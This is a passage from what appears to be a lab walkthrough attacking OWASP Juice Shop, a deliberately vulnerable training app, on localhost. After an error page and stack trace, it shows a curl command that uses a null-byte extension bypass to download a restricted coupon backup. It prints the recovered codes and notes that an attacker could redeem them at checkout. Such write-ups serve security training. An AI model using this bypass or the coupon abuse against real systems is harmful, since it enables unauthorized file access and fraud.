}
h1 {
  font-size: 60px;
}
h2 {
  margin-top: 10px;
}
ul li {
  list-style: none;
}
#stacktrace {
  margin-left: 60px;
}
</style>
  </head>
  <body>
    <div id="wrapper">
      <h1>OWASP Juice Shop (Express ^4.21.0)</h1>
      <h2><em>403</em> Error: Only .md and .pdf files are allowed!</h2>
      <ul id="stacktrace"><li> &nbsp; &nbsp;at verify
(/juice-shop/build/routes/fileServer.js:59:18)</li><li> &nbsp; &nbsp;at
/juice-shop/build/routes/fileServer.js:43:13</li><li> &nbsp; &nbsp;at Layer.handle [as
handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)</li><li> &nbsp;
&nbsp;at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)</li><li>
&nbsp; &nbsp;at /juice-shop/node_modules/express/lib/router/index.js:286:9</li><li> &nbsp;
&nbsp;at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)</li><li>
&nbsp; &nbsp;at param
(/juice-shop/node_modules/express/lib/router/index.js:376:14)</li><li> &nbsp; &nbsp;at
Function.process_params
(/juice-shop/node_modules/express/lib/router/index.js:421:3)</li><li> &nbsp; &nbsp;at next
(/juice-shop/node_modules/express/lib/router/index.js:280:10)</li><li> &nbsp; &nbsp;at
/juice-shop/node_modules/serve-index/index.js:145:39</li><li> &nbsp; &nbsp;at
FSReqCallback.oncomplete (node:fs:198:5)</li></ul>
    </div>
  </body>
</html>
```

Phase 5.1: The Bypass Attack



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ curl -o bypass_coupons.bak http://127.0.0.1:3000/ftp/coupons_2013.md.bak%2500.md
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   131  100   131    0     0    115      0  0:00:01  0:00:01 --:--:--   115
```



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ cat bypass_coupons.bak
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ cat bypass_coupons.bak
n<MibgC7sn
mNYS#gC7sn
```

o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss

Found String	Format	Hackers Interpretation
n<MibgC7sn	10 Characters	This is a unique, one-time use or promotional discount code.
mNYS#gC7sn	10 Characters	Notice the suffix gC7sn repeats in many of these. This suggests a pattern in the generation algorithm.
l}6D$gC7ss	10 Characters	This is the "last" code in the list.

This is called Business Logic Exploitation.

An attacker can now go to the checkout page of the Juice Shop and try these codes one by one to get 100% off their order or reveal hidden products.